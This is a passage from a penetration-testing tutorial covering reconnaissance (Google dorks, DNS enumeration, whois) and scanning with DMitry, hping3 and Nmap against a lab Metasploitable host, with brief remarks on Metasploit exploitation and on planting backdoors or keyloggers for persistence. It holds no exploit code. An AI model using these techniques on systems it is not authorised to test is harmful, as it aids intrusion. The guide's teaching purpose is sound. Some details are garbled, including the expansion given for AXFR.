Scanning gives you useful information about the target like open ports, IP addresses, operating system information, services installed, etc.

Nmap is the best scanner to scan a network. Nmap will help you map out a network and provide detailed information about the target systems.

```
Starting Nmap 7.80 ( https://nmap.org ) at year-mo-day hh:mm
Nmap scan report for site.domain (xx.xx.xx.xx)
Host is up (0.01s latency).
Not shown: 80 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
25/tcp   open  smtp
80/tcp   open  http
110/tcp  open  pop3
143/tcp  open  imap
443/tcp  open  https

Nmap done: 1 IP address (1 host up) scanned in 7.77 seconds
```

Nmap also provides a number of CLI options including scan exports that you can then import into exploitation tools.


Nessus is another scanning tool but it is a commercial product. While Nmap will give you information about the target, Nessus will tell you how you can exploit the target by matching the vulnerabilities from the Common Vulnerabilities and Exposures database.

OpenVas is another open-source alternative that is similar to Nessus.

4.3 Gaining Access

This is the part where you gain access to the system. A successful exploit should give you control of the system to at least a user level. From there you perform privilege escalation to gain root access to the target.

When it comes to Exploitation, **Metasploit** is hands down the best tool in the market. It is open-source (with a commercial version as well) and is easy to work with.



Metasploit is updated frequently updated with new exploits published in the Common Vulnerabilities and Exposures (CVE) database. So you can match your scan results with the available exploits and use that exploit from Metasploit to attack the target.

Metasploit has an advanced payload called Meterpreter. Once you have gained access to the target system, Meterpreter gives you options like opening webcams, dumping password hashes, and so on. Meterpreter also lives in the memory of the target, so it is very hard to detect.

For example, if your scan results tell you that the target has Samba version 3.5, you can use the Samba CVE-2017–7494 Remote Code Execution Vulnerability to send a payload through Metasploit and gain access to the target system.

Metasploit also has a GUI tool called Armitage. Armitage helps you to visualize targets and it recommends exploits by matching the vulnerabilities with the exploits database.

4.4 Maintaining Access

Gaining access to systems is not easy, especially on corporate networks. After all the hard work you have done to exploit a system, it won't make sense to go through the same process to exploit the target again.

This is where maintaining access comes in. You can install backdoors, keyloggers, and other pieces of code that let you into the system whenever you want to.

Metasploit gives you tools like keyloggers and Meterpreter backdoors to maintain access to an exploited system. You can also install custom **Rootkits or Trojans** after gaining access.

A rootkit is a piece of code that lets the attacker has admin access to the system it is attached to. Rootkits can

also be installed when you download files from malicious websites.

Trojan horses are software that looks like useful software (eg. adobe photoshop) but can contain a hidden piece of malicious software. This is common among pirated software where attackers embed trojans within popular software like MS Office.

4.5 Reporting

Reporting is the final part of a penetration test. It is what differentiates between an attacker and an ethical hacker.

Once your penetration test is complete, you summarize all the steps you have taken from recon to gaining access. This will help the organization to understand its security architecture and defend itself better.

A report is also useful when you are working as a team. You will not be able to conduct a penetration test for a large organization alone. Reports will also make the client understand the efforts of the team and helps justify the compensation.

5. RECONNAISSANCE THE KEY TO ETHICAL HACKING!

“If you give a hacker a new toy, the first thing he’ll do is take it apart to figure out how it works. — Jamie Zawinski”

Hacking is just the act of finding a clever and counter-intuitive solution to a problem. Hacking is not a crime, its an art of exploitation and awareness which can be mastered like any other art. To master this art, there are some methods and guidelines which can help you become a Hacker. This write-up walks you through the most important and the beginning phase of hacking, Reconnaissance.

Reconnaissance is an important tool for penetration testing and the beginning point of many data breaches. The process involves gathering information about the target system that could be used to find flaws and vulnerabilities.

In the reconnaissance stage, attackers act like detectives, gathering information to truly understand their target. The detail is everything! From examining email lists to open source information, their goal is to know the network better than the people who run and maintain it.

They hone in on the security aspect of the technology, study the weaknesses, and use any vulnerability to their advantage.

Reconnaissance can be divided into two phases:

- Passive reconnaissance
- Active reconnaissance

5.1 Passive Reconnaissance

In this phase a pentester tries to gather information about the target, through publicly available sources, one such source is Open-source intelligence also known as (**OSINT**). There are many other sources like **Shodan** which are very powerful tools when it comes to passive reconnaissance.

5.2 Active Reconnaissance

In this process, you will directly interact with the computer system to gain information. This information can be relevant and accurate. But there is a risk of getting detected if you are planning active reconnaissance without permission. If you are detected, then the system admin can take severe action against you and trail your subsequent activities.

Reconnaissance is done to:

- Reduce the area of attack
- Know the Security Posture
- Build an information database
- Draw Network Maps

Why do we actually do in Reconnaissance?

- Check the type of OS the target is running on.
- Find the network posture and information about the target.
- Perform DNS techniques such as whois, DNS, Network and Organizational queries.

5.3 Perform Reconnaissance

- **Reconnaissance through search engines**
- **DNS Enumeration**
- **Ping to find the IP address**
- **Social Media**
- **Whois Lookup**

5.3.1 Reconnaissance through search engines

In this method, we use search engines to gather information about a target. Google hacking database is one such way to use search engines effectively. Here is a link and an example of how Google Dorking can be used to search for information.

Google's search engine has its own built-in query language. The following list of queries can be run to find a list of files, find information about your competition, track people, get information about SEO backlinks, build email lists, and of course, discover web vulnerabilities.

Let's look at the most popular Google Dorks and what they do.

- cache: this dork will show you the cached version of any website, e.g. cache: securitytrails.com
- allintext: searches for specific text contained on any web page, e.g. allintext: hacking tools
- allintitle: exactly the same as allintext, but will show pages that contain titles with X characters, e.g. allintitle:"Security Companies"
- allinurl: it can be used to fetch results whose URL contains all the specified characters, e.g: allinurl client area
- filetype: used to search for any kind of file extensions, for example, if you want to search for jpg files you can use: filetype: jpg
- inurl: this is exactly the same as allinurl, but it is only useful for one single keyword, e.g. inurl: admin
- intitle: used to search for various keywords inside the title, for example, intitle:security tools will

search for titles beginning with “security” but “tools” can be somewhere else in the page.

- inanchor: this is useful when you need to search for an exact anchor text used on any links, e.g. inanchor:"cyber security"
- intext: useful to locate pages that contain certain characters or strings inside their text, e.g. intext:"safe internet"
- link: will show the list of web pages that have links to the specified URL, e.g. link: microsoft.com
- site: will show you the full list of all indexed URLs for the specified domain and subdomain, e.g. site:securitytrails.com
- *: wildcard used to search pages that contain “anything” before your word, e.g. how to * a website, will return “how to…” design/create/hack, etc… “a website”.
- |: this is a logical operator, e.g. "security" "tips" will show all the sites which contain “security” or “tips,” or both words.
- +: used to concatenate words, useful to detect pages that use more than one specific key, e.g. security + trails
- –: minus operator is used to avoiding showing results that contain certain words, e.g. security -

trails will show pages that use “security” in their text, but not those that have the word “trails.”

5.3.2 DNS Enumeration

DNS enumeration is one of the most popular reconnaissance tasks there is for building a profile of your target.

In plain english, it’s the act of detecting and enumerating all possible DNS records from a domain name. This includes hostnames, DNS record names, DNS record types, TTLs, IP addresses, and a bit more, depending on how much information you’re looking for.

With effective DNS enumeration, you can clone DNS zones manually, using scripts or by exploiting DNS zone transfer vulnerabilities, known as AXFR (Asynchronous Transfer Full Range) Transfer. This latter type of DNS transfer takes place when an attacker detects a misconfigured DNS server that is actually responding to AXFR requests.

DNSRecon is a script that can help you discover DNS data from any given domain name.

It allows you to enumerate all types of DNS records, including A, AAAA, SPF, TXT, SOA, NS and MX, and also includes a brute force technique for grabbing subdomain and host A and AAAA records based on a wordlist.


A cool thing we noticed is that it supports checking for cached A and AAAA DNS records on the DNS servers, as well as local DNS enumeration capabilities.

How can I perform DNS exploration with DNSRecon?

The easiest way is by using the -d parameter, as you see below:

```
dnsrecon -d domain.com
```

Here we performed this dns enumeration against linkedin.com, and this was the result:



5.3.3 Ping to find the IP address

To find the IP address of Google website, open the terminal and run the below command:

```
$ ping www.google.com
```

You can see that we found the IP address of Google. The IP address is xxx.xxx.xxx.xxx.

The IP address is just a tiny piece of information about the website. To get more information, we will use **Whois Lookup**.

5.3.4 Social Media

It would be a sin to leave out the vast treasure of information that is available on social media in the reconnaissance stage. Social media is a part of everyone's daily routine today. This makes social media a huge playground for the reconnaissance stage of the penetration testing lifecycle. People protect their private information fiercely in the physical world, but post it without any thought on social media platforms like Facebook, Twitter, Instagram, LinkedIn, etc. This can be of great use for social engineering.


LinkedIn has proved to be very useful in finding out organizational charts. LinkedIn is a social media platform for professionals to connect on, and it often helps an ethical hacker to create a complete profile of employees

within the target organization. Email addresses are not publicly shown on LinkedIn, and you may need to employ social engineering to collect information on the same. If the rules of engagement allow social engineering, ex-employees of an organization can turn out to be a good source of information. In addition to this, organizations have now started posting job opportunities on LinkedIn that help an ethical hacker identify the technologies used within the organization.

5.3.5 Whois Lookup

Whois Lookup is a tool used to find out information such as DNS, domain names, name servers, IP addresses, etc. Let's use Whois Lookup to find some more information about the Google website, open a browser and go to http://whois.domaintools.com/

Enter the website name (or IP address) and click "**Search**"



Whois Record for Google.com

– Domain Profile

Registrant Org	Google LLC
Registrant Country	us
Registrar	MarkMonitor, Inc. MarkMonitor Inc. IANA ID: 292 URL: http://www.markmonitor.com Whois Server: whois.markmonitor.com abusecomplaints@markmonitor.com (p) 12083895770
Registrar Status	clientDeleteProhibited, clientTransferProhibited, clientUpdateProhibited, serverDeleteProhibited, serverTransferProhibited, serverUpdateProhibited
Dates	8,435 days old Created on 1997-09-15 Expires on 2028-09-13 Updated on 2019-09-09
Name Servers	NS1.GOOGLE.COM (has 14,410 domains) NS2.GOOGLE.COM (has 14,410 domains) NS3.GOOGLE.COM (has 14,410 domains) NS4.GOOGLE.COM (has 14,410 domains)
Tech Contact	–
IP Address	172.217.14.228 - 208 other sites hosted on this server
IP Location	- California - Mountain View - Google Llc
ASN	AS15169 GOOGLE, US (registered Mar 30, 2000)
IP History	350 changes on 350 unique IP addresses over 16 years
Registrar History	3 registrars with 1 drop

The more information you gather using Reconnaissance, the more places you get to look for vulnerabilities. Explore some more ways to find information and see what other information you can gather using Reconnaissance.

6. SCANNING

The motivation behind this chapter is to assist you with understanding the requirement for scanning and enumeration exercises after your reconnaissance is finished and help you with figuring out how best to play out these exercises with accessible open-source tools. We will talk about the particular devices that help uncover the attributes of your objectives, including what services and resources they offer. Not all apparatuses are made equivalent, and that is something this part will outline. Playing out a penetration test inside tight time requirements can be troublesome enough; let the correct instruments for the activity do a portion of the overwhelming lifting.

The main objective of the scanning stage is to fetch specific information on the target organization related to their network and information systems. Throughout this stage, an ethical hacker needs to focus on getting information about live hosts, device types (laptop, desktop, router, mobile, etc.), operating systems, software, public-facing services offered (SMTP, FTP, web applications, etc.). If possible, they should even try to find preliminary vulnerabilities. Vulnerabilities discovered during the scanning stage are known as low hanging fruit. There are several tools available for scanning, but we will

focus on effective tools like Nmap, HPing, etc. in this chapter. The goal of the scanning stage is to have information that can be passed onto the next stage of the penetration testing lifecycle.

6.1 Network Traffic

It is important to have a basic understanding of network traffic to be able to understand the process and tools used in the scanning stage. The electronic communication that takes place between various computer systems through various methods is known as network traffic. Wired Ethernet and Wireless Ethernet are the most popular methods of networking today. You will be introduced to firewalls, ports, Internet Protocols such as Internet Control Management Protocol (ICMP), User Datagram Protocol (UDP), and Transmission Control Protocol (TCP) in this chapter.

6.2 Firewalls and Ports

The most common implementation in any organization to protect its network and information systems is by placing a firewall between its internal network and the external network, which is mostly the Internet. A firewall can is a software or hardware, which has rules to serve as a gatekeeper to a network. There are access control rules defined in a firewall to monitor inbound traffic called ingress and outbound traffic called egress. The traffic that

satisfies these access control rules is allowed to pass through the firewall while the rest of it is dropped or discarded. This is done by opening and closing ports on the firewall that allow or reject traffic.

Ports can be defined as communication channels used by computers to communicate with each other. A computer system has 65,535 ports each for TCP and UDP that can be used for communication. Some of these ports are reserved for specific functions but are not restricted for use by any other function. For example, port 80 is a TCP port that is used for regular Internet traffic over hypertext transfer protocol (HTTP). You can, however, allow other traffic over port 80 and HTTP traffic can be transmitted over other ports too.

A simple analogy is to think of ports as different rooms to a big office building. Every room has a designated staff doing specific work and specific functions. The room with suite number 80 marked on it allows all web page requests through it. However, it is possible to move these functions to a different room, say suite number 8080, and perform the same function out of suite 8080. Meanwhile, a different set of staff can move into suite 80 and just lock it and do nothing. People trying to visit the web team will need to go to suite 8080 instead of suite 80 now to get their work done.

A visitor trying to get web information from suite 80 will not get any information as the team in there will be a wrong team, or the room will be simply locked. Other times people requesting web information from room 8080 will get the information they came looking for.

6.3 IP Protocols

Protocols in simple terms mean rules, applied to real-life or information systems and networks. High-ranking officials or politicians have staff members in place to handle protocol for them. The people working in protocol offices ensure that a visitor or their message is processed in a manner of proper format and with respective titles and honors.

Similarly, in the digital world, protocols ensure that communication between the computer systems takes place as per rules that are defined. There are a huge number of protocols followed by computer systems, but in this chapter, we will focus on the three most important of them all, TCP, UDP, and ICMP.

6.4 TCP

Transmission Control Protocol is one of the most important protocols in networking. TCP is a connection-based communication protocol. What this means is computer systems on either side of a connection

acknowledge each other and that they can receive messages from each other.

This is a very old analogy, but it depicts the three-way handshake that happens between two systems in a TCP communication stream. In a TCP three-packet handshake, a computer system initiates communication with another computer system, by sending a synchronization packet known as SYN. The computer system at the other end of the connection, if available, will reply to the SYN packet with an acknowledgment packet and send another SYN packet to the first computer system. This is known as the SYN/ACK packet. Finally, the first computer system that initiated the communication will receive the SYN/ACK packet and send a final ACK packet back to the second computer system and establish a communication channel.

A three-way handshake ensures a connection has been established properly, and the computer systems at both ends are synchronized with each other. This process continues throughout the session so that all packets sent by one system are received by the other system, and packets that fail can be resent again.

6.5 UDP

User Datagram Protocol is a protocol that is less loaded as compared to TCP connections. If the TCP protocol is analogous to a phone call with a two-way communication happening over a session, a UDP protocol would be more like a radio broadcast where communication is being sent out without requiring any verification from the sender or the receiver about the network packet.

Radio Station: It will be cloudy with a chance of snowfall today.

This broadcast is sent over the air, and it is not a concern if the recipient did not receive it. The recipient would not request the retransmission of a packet if they failed to receive it. In short, in UDP communication, the receiving end does not confirm if they received or dropped the packet during transmission. The UDP communication method is preferred for services that do not need to keep checking if a packet arrived properly or if it arrived in a particular order. Given that the applications using UDP protocol value higher speed compared to overhead, UDP is mostly used in applications that stream music or videos.

6.6 ICMP

Internet Control Management Protocol is a health and maintenance protocol for the network by its design. The protocol checks if a device on a given network is functional. Mostly, users never get to use applications that deal with ICMP directly, but applications like Ping and Traceroute are exceptions to this rule. Another huge difference in ICMP concerning UDP and TCP is that it does not carry any user data. ICMP transfers system messages on the network between computer systems.

There are specific codes and types for every ICMP message that is contained in the ICMP header. These codes either ask questions or provide information to the various devices on the Internet. The code and typesets can help an ethical hacker figure out the kind of devices that exist on a target network.

6.7 Scanning Tools

6.7.1 DMitry

DMitry (Deepmagic Information Gathering Tool) is a UNIX/(GNU) Linux command-line application that was coded in C programming language. DMitry can assemble as much data as could be expected about a host. The basic functionality of this tool is to gather possible

subdomains, email addresses, uptime information, TCP port scan, Whois lookups, and more.

Start this tool by typing "**dmitry**" in the terminal and add "**-h**" operator at the end to view the help menu.

```
kali@kali:~$ dmitry -h
Deepmagic Information Gathering Tool
"There be some deep magic going on"

dmitry: invalid option -- 'h'
Usage: dmitry [-winsepfb] [-t 0-9] [-o %host.txt] host
  -o     Save output to %host.txt or to file specified by -o file
  -i     Perform a whois lookup on the IP address of a host
  -w     Perform a whois lookup on the domain name of a host
  -n     Retrieve Netcraft.com information on a host
  -s     Perform a search for possible subdomains
  -e     Perform a search for possible email addresses
  -p     Perform a TCP port scan on a host
* -f     Perform a TCP port scan on a host showing output reporting filtered ports
* -b     Read in the banner received from the scanned port
* -t 0-9 Set the TTL in seconds when scanning a TCP port ( Default 2 )
*Requires the -p flagged to be passed
kali@kali:~$
```

Let's perform a standard TCP port scan on a host (-p) and read the banner received from the scanned ports (-b).

Ex: (kali@kali:~$ dmitry -pb 10.10.10.5).

```
kali@kali:~$ dmitry -pb 10.10.10.5
Deepmagic Information Gathering Tool
"There be some deep magic going on"

ERROR: Unable to locate Host Name for 10.10.10.5
Continuing with limited modules
HostIP:10.10.10.5
HostName:

Gathered TCP Port information for 10.10.10.5
---------------------------------

 Port           State

21/tcp          open
>> 220 (vsFTPd 2.3.4)

22/tcp          open
>> SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1

23/tcp          open
>> ÿÿ▒ÿÿ ÿÿ#ÿÿ'
25/tcp          open
>> 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)

53/tcp          open

Portscan Finished: Scanned 150 ports, 144 ports were in state closed
```

Dmitry is excellent for revealing information that exists through search engines about the owner and the host of a web page. This information can be beneficial for social

engineering attacks, as it gives an attacker with potential points of contact. It can help the attacker seem more credible if they can provide information about the domain or web page that the owner is using.

6.7.2 Hping3

Hping is a free command-line packet generator and analyzer for the TCP/IP convention created by Salvatore Sanfilippo. It is one type of analyzer for network security, security auditing, and testing of firewalls and networks. This tool is also utilized to exploit the idle-scan scanning technique, which is presently implemented in the Nmap Scanner. Hping doesn't send only ICMP echo requests but also supports TCP, UDP, ICMP, and RAW-IP protocols. It has a traceroute mode, the ability to send files between a covered channel, and many other features.

To start hping3 and view help page, type "**hping3 -h**" in the terminal and hit "**Enter.**"

```
kali@kali:~$ sudo hping3 -h
usage: hping3 host [options]
  -h  --help      show this help
  -v  --version   show version
  -c  --count     packet count
  -i  --interval  wait (uX for X microseconds, for example -i u1000)
      --fast      alias for -i u10000 (10 packets for second)
      --faster    alias for -i u1000 (100 packets for second)
      --flood      sent packets as fast as possible. Don't show replies.
  -n  --numeric   numeric output
  -q  --quiet     quiet
  -I  --interface interface name (otherwise default routing interface)
  -V  --verbose   verbose mode
  -D  --debug     debugging info
  -z  --bind      bind ctrl+z to ttl           (default to dst port)
  -Z  --unbind    unbind ctrl+z
      --beep      beep for every matching packet received
Mode
  default mode     TCP
  -0  --rawip      RAW IP mode
  -1  --icmp       ICMP mode
  -2  --udp        UDP mode
```

For this example, we will be scanning the host for open ports (- -scan 1–1024) using the SYN flag (-S).

Ex: (kali@kali:~$ hping3 --scan 1–1024 -S 10.10.10.5).

```
kali@kali:~$ sudo hping3 --scan 1-1024 -S 10.10.10.5
Scanning 10.10.10.5 (10.10.10.5), port 1-1024
1024 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
   21 ftp         : .S..A...  64     0  5840    46
   22 ssh         : .S..A...  64     0  5840    46
   23 telnet      : .S..A...  64     0  5840    46
   25 smtp        : .S..A...  64     0  5840    46
   53 domain      : .S..A...  64     0  5840    46
   80 http        : .S..A...  64     0  5840    46
  111 sunrpc      : .S..A...  64     0  5840    46
  139 netbios-ssn: .S..A...  64     0  5840    46
  445 microsoft-d: .S..A...  64     0  5840    46
  512 exec        : .S..A...  64     0  5840    46
  513 login       : .S..A...  64     0  5840    46
  514 shell       : .S..A...  64     0  5840    46
All replies received. Done.
Not responding ports:
kali@kali:~$
```

Because of its flexibility, hping3 frequently alludes as a packet crafting tool, which implies that it can make pretty much any packet you can envision. It can be useful during the reconnaissance, as various packets will elicit different responses from the operating framework TCP/IP stack, giving us pieces of information about the operating system, ports, and services.

6.7.3 Nmap

Nmap “Network Mapper” is a free and open-source tool used for network discovery and security auditing. Many system and network administrators additionally think that its value for errands, for example, monitoring host or service uptime, network inventory, and managing service upgrade schedules. Nmap utilizes raw IP packets in novel approaches to figure out what hosts are accessible on the

system, what services those hosts are offering, what working frameworks they are running, what sort of packet filters/firewalls are being used, and many different attributes. It was intended to scan vast networks; however, it works fine against single hosts as well. Nmap keeps running on all major operating frameworks, and official binary packages are accessible for Mac OS X, Windows, and Linux. Notwithstanding the tremendous command-line Nmap executable, the Nmap suite has a propelled GUI version called “Zenmap,” which incorporates an adaptable information transfer, redirection, and troubleshooting instrument “Ncat,” a packet generation and response analysis tool “Nping,” and a utility for comparing scan results “Ndiff.”

The packets that Nmap conveys come back with IP addresses and an abundance of other information, enabling you to recognize a wide range of system traits, giving you a profile or map of the network and allowing you to make a hardware and software inventory. Various protocols utilize various types of packet structures. Nmap utilizes transport layer protocols, including TCP, UDP, and SCTP, as well as supporting protocols like ICMP, which is used to send error messages. Some protocols have different purposes and serve different system ports. For instance, the low resource overhead of UDP is suited for real-time video streaming, where you sacrifice some

packet lost in return for speed, while non-real time video streamings on YouTube are buffered and use the slower, more reliable TCP. Along with its many other features, Nmap basic port scanning and packet-capture capabilities are continually enhanced.

Let's get to know some useful command-line based scans that can be performed using Nmap. To start the tool, type "nmap" in the terminal and it'll display the help menu with all possible options and usage information.

```
kali@kali:~$ nmap
Nmap 7.80 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
```

To scan a single host, specify the IP address of your target after the "nmap" command.

Ex: (kali@kali:~$ nmap 10.10.10.5).

If you want to scan a hostname, replace the IP for the host.

Ex: (kali@kali:~$ nmap exampledomain.com).

These sorts of fundamental scans are ideal for your initial steps when beginning with Nmap.

```
kali@kali:~$ nmap 10.10.10.5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-10 12:13 EDT
Nmap scan report for 10.10.10.5
Host is up (0.00034s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
```

You can specify the range of hosts using the “-” sign after the fourth octet of the IP address.

Ex: (kali@kali:~$ nmap 10.10.10.1–10).

Nmap can scan all possible ports, but you can also scan specific ports by providing a “-p” parameter.

Ex: (kali@kali:~$ nmap -p 1–65535 10.10.10.1–10).

```
kali@kali:~$ nmap 10.10.10.1-10
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-10 12:16 EDT
Nmap scan report for 10.10.10.1
Host is up (0.00055s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
53/tcp open  domain

Nmap scan report for 10.10.10.5
Host is up (0.00074s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
```

Nmap has a special flag “-A,” which activates an aggressive detection. Aggressive mode enables OS detection (-O), version detection (-sV), script scanning (-sC), and traceroute (- -traceroute). This mode sends a lot more probes, and it is more likely to be detected but provides a lot of valuable host information. You can try aggressive detection with the following command: (**kali@kali:**~$ nmap -A 10.10.10.5).

```
kali@kali:~$ nmap -A 10.10.10.5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-10 12:18 EDT
Nmap scan report for 10.10.10.5
Host is up (0.00035s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.10.12
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIM
|_ssl-date: 2020-03-10T16:18:30+00:00; -3s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
```

7. GAINING ACCESS

